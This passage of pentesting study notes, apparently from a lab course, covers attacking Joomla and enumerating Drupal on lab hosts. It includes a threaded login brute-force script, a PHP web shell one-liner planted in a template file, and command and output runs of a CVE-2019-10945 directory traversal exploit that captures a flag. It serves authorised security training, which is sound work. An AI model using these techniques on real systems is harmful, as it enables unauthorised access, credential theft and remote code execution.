                print(f"Found valid credentials: {username}:{password}")

args = parser.parse_args()

host, user_list, pass_list, threads = args.host, args.username, args.password,
int(args.threads)
```

```
try:
    users = open(user_list, errors='ignore').read().split()
except FileNotFoundError:
    users = [user_list]

try:
    passwds = open(pass_list, errors='ignore').read().split()
except FileNotFoundError:
    passwds = [pass_list]

list_size = (len(passwds)-1)//threads + 1

start = time.time_ns()
threads = []
for i in range(0, len(passwds), list_size):
    thread = threading.Thread(target=bruteforce, args=(host, users,
passwds[i:i+list_size+1]))
    thread.start()
    threads.append(thread)

for thread in threads:
    thread.join()
print(f"Finished in {(time.time_ns() - start)//1000000}ms")
```

```
┌──(vigneswar㉿vigneswar)-[~/commonapps/joomla]
└─$ python3 userenum.py --host 'app.inlanefreight.local' --username admin --password /usr/share/metasploit-framework/data/wordlists/http_default_pass.txt -t 20
Found valid credentials: admin:turnkey
Found valid credentials: admin:turnkey
Finished in 4622ms

┌──(vigneswar㉿vigneswar)-[~/commonapps/joomla]
└─$
```

Joomla - Attacking

We now know that we are dealing with a Joomla e-commerce site. If we can gain access, we may be able to land in the client's internal environment and begin enumerating the internal domain environment.


Like WordPress and Drupal, Joomla has had its fair share of vulnerabilities against the core application and vulnerable extensions. Furthermore, like the others, it is possible to gain remote code execution if we can log in to the admin backend.

Abusing Built-In Functionality


During the Joomla enumeration phase and the general research hunting for company data, we may come across leaked credentials that we can use for our purposes.

Using the credentials that we obtained in the examples from the last section, admin:admin, let's log in to the target backend at http://dev.inlanefreight.local/administrator.


Once logged in, we can see many options available to us. For our purposes, we would like to add a snippet of PHP code to gain RCE. We can do this by customizing a template.



From here, we can click on `Templates` on the bottom left under `Configuration` to pull up the templates menu.



Next, we can click on a template name. Let's choose `protostar` under the `Template` column header. This will bring us to the `Templates: Customise` page.




Finally, we can click on a page to pull up the page source. It is a good idea to get in the habit of using non-standard file names and parameters for our web shells to not make them easily accessible to a "drive-by" attacker during the assessment.

We can also password protect and even limit access down to our source IP address. Also, we must always remember to clean up web shells as soon as we are done with them but still include the file name, file hash, and location in our final report to the client.

Let's choose the `error.php` page. We'll add a PHP one-liner to gain code execution as follows.

```
system($_GET['dcfdd5e021a869fcc6dfaef8bf31377e']);
```



Once this is in, click on `Save & Close` at the top and confirm code execution using `cURL`.

```
[!bash!]$ curl -s http://dev.inlanefreight.local/templates/protostar/error.php?dcf

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

From here, we can upgrade to an interactive reverse shell and begin looking for local privilege escalation vectors or focus on lateral movement within the corporate network. We should be sure, once again, to note down this change for our report appendices and make every effort to remove the PHP snippet from the error.php page.

Leveraging Known Vulnerabilities

At the time of writing, there have been 426 Joomla-related vulnerabilities that received CVEs. However, just because a vulnerability was disclosed and received a CVE does not mean that it is exploitable or a working public PoC exploit is available.

Like with WordPress, critical vulnerabilities (such as those remote code execution) that affect Joomla core are rare. Searching a site such as exploit-db shows over 1,400 entries for Joomla, with the vast majority being for Joomla extensions.

Let's dig into a Joomla core vulnerability that affects version 3.9.4, which our target http://dev.inlanefreight.local/ was found to be running during our enumeration.

Checking the Joomla downloads page, we can see that 3.9.4 was released in March of 2019. Though it is out of date as we are on Joomla 4.0.3 as of September 2021, it is entirely possible to run into this version during an assessment, especially against a large enterprise that may not maintain a proper application inventory and is unaware of its existence.

Researching a bit, we find that this version of Joomla is likely vulnerable to CVE-2019-10945 which is a directory traversal and authenticated file deletion vulnerability.

We can use this exploit script to leverage the vulnerability and list the contents of the webroot and other directories. The python3 version of this same script can be found here. We can also use it to delete files (not recommended). This could lead to access to sensitive files such as a configuration file or script holding credentials if we can then access it via the application URL.

An attacker could also cause damage by deleting necessary files if the webserver user has the proper permissions.


We can run the script by specifying the --url, --username, --password, and --dir flags. As pentesters, this would only be useful to us if the admin login portal is not accessible from the outside since, armed with admin creds, we can gain remote code execution, as we saw above.

```
[!bash!]$ python2.7 joomla_dir_trav.py --url "http://dev.inlanefreight.local/admin

# Exploit Title: Joomla Core (1.5.0 through 3.9.4) - Directory Traversal && Auther
# Web Site: Haboob.sa
# Email: research@haboob.sa
# Versions: Joomla 1.5.0 through Joomla 3.9.4
# https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-10945
 _    _          ____   ____   ____  ____
| |  | |   /\   |  _ \ / __ \ / __ \|  _ \
| |__| |  /  \  | |_) | |  | | |  | | |_) |
|  __  | / /\ \ |  _ <| |  | | |  | |  _ <
| |  | |/ ____ \| |_) | |__| | |__| | |_) |
|_|  |_/_/    \_\____/ \____/ \____/|____/



administrator
bin
cache
cli
components
```

Exercise

1) used dir traversal vuln

```
┌──(vigneswar㉿vigneswar)-[~/commonapps/joomla]
└─$ python2.7 joomladir.py --url "http://dev.inlanefreight.local/administrator/" --username admin --password admin --dir /

# Exploit Title: Joomla Core (1.5.0 through 3.9.4) - Directory Traversal && Authenticated Arbitrary File Deletion
# Web Site: Haboob.sa
# Email: research@haboob.sa
# Versions: Joomla 1.5.0 through Joomla 3.9.4
# https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-10945
 _   _          ___   ___   ___ ___
| | | |   ^    |  _ \ / __ \ / __ \|  _ \
| |_| |  / \   | |_) | |  | | |  | | |_) |
|  __  | / ^ \ |  _ <| |  | | |  | |  _ <
| |  | |/ ___ \| |_) | |__| | |__| | |_) |
|_|  |_/_/   \_\___/ \____/ \____/|___/


administrator
bin
cache
cli
components
images
includes
language
layouts
libraries
media
modules
plugins
templates
tmp
LICENSE.txt
README.txt
configuration.php
flag_6470e394cbf6dab6a91682cc8585059b.txt
htaccess.txt
```



```
┌──(vigneswar㉿vigneswar)-[~/commonapps/joomla]
└─$ curl 'http://dev.inlanefreight.local/flag_6470e394cbf6dab6a91682cc8585059b.txt'
j00mla_c0re_d1rtrav3rsal!
```

Drupal - Discovery and Enumeration

Drupal, launched in 2001 is the third and final CMS we'll cover on our tour through the world of common applications.

Drupal is another open-source CMS that is popular among companies and developers. Drupal is written in PHP and supports using MySQL or PostgreSQL for the backend.

Additionally, SQLite can be used if there's no DBMS installed. Like WordPress, Drupal allows users to enhance their websites through the use of themes and modules.

At the time of writing, the Drupal project has nearly 43,000 modules and 2,900 themes and is the third most popular CMS by market share.

Here are a few interesting statistics on Drupal gathered from various sources:

- Around 1.5% of sites on the internet run Drupal (over 1.1 million sites!), 5% of the top 1 million websites on the internet, and 7% of the top 10,000 sites
- Drupal accounts for around 2.4% of the CMS market
- It is available in 100 languages
- Drupal is community-oriented and has over 1.3 million members
- Drupal 8 was built by 3,290 contributors, 1,288 companies, and help from the community
- 33 of the Fortune 500 companies use Drupal in some way
- 56% of government websites across the world use Drupal
- 23.8% of universities, colleges, and schools use Drupal worldwide
- Some major brands that use Drupal include: Tesla and Warner Bros Records

According to the Drupal website there are just around 950,000 instances of Drupal in use at the time of writing (distributed from version 5.x through version 9.3.x, as of September 5, 2021).

As we can see from these statistics, Drupal usage has held steadily between 900,000 and 1.1 million instances between June 2013 and September 2021. These statistics do not account for EVERY instance of Drupal in use worldwide, but rather instances running the Update Status module, which checks in with drupal.org daily to look for any new versions of Drupal or updates to modules in use.


Discovery/Footprinting

During an external penetration test, we encounter what appears to be a CMS, but we know from a cursory review that the site is not running WordPress or Joomla. We know that CMS' are often "juicy" targets, so let's dig into this one and see what we can uncover.

A Drupal website can be identified in several ways, including by the header or footer message Powered by Drupal, the standard Drupal logo, the presence of a CHANGELOG.txt file or README.txt file, via the page source, or clues in the robots.txt file such as references to /node.

```
Vigneswar@htb[/htb]$ curl -s http://drupal.inlanefreight.local | grep Drupal

<meta name="Generator" content="Drupal 8 (https://www.drupal.org)" />
      <span>Powered by <a href="https://www.drupal.org">Drupal</a></span>
```

Another way to identify Drupal CMS is through nodes. Drupal indexes its content using nodes. A node can hold anything such as a blog post, poll, article, etc. The page URIs are usually of the form /node/<nodeid>.



For example, the blog post above is found to be at `/node/1`. This representation is helpful in identifying a Drupal website when a custom theme is in use.

Note: Not every Drupal installation will look the same or display the login page or even allow users to access the login page from the internet.

Drupal supports three types of users by default:

1. Administrator: This user has complete control over the Drupal website.
2. Authenticated User: These users can log in to the website and perform operations such as adding and editing articles based on their permissions.
3. Anonymous: All website visitors are designated as anonymous. By default, these users are only allowed to read posts.

Enumeration

Once we have discovered a Drupal instance, we can do a combination of manual and tool-based (automated) enumeration to uncover the version, installed plugins, and more.

Depending on the Drupal version and any hardening measures that have been put in place, we may need to try several ways to identify the version number.

Newer installs of Drupal by default block access to the CHANGELOG.txt and README.txt files, so we may need to do further enumeration.

Let's look at an example of enumerating the version number using the CHANGELOG.txt file. To do so, we can use cURL along with grep, sed, head, etc.

```
[/htb]$ curl -s http://drupal-acc.inlanefreight.local/CHANGELOG.txt | grep -m2 ""

2018-02-21
```

Here we have identified an older version of Drupal in use. Trying this against the latest Drupal version at the time of writing, we get a 404 response.

```
Vigneswar@htb[/htb]$ curl -s http://drupal.inlanefreight.local/CHANGELOG.txt

<!DOCTYPE html><html><head><title>404 Not Found</title></head><body><h1>Not Found
```

There are several other things we could check in this instance to identify the version. Let's try a scan with droopescan as shown in the Joomla enumeration section.

Droopescan has much more functionality for Drupal than it does for Joomla.

Let's run a scan against the `http://drupal.inlanefreight.local` host.


```
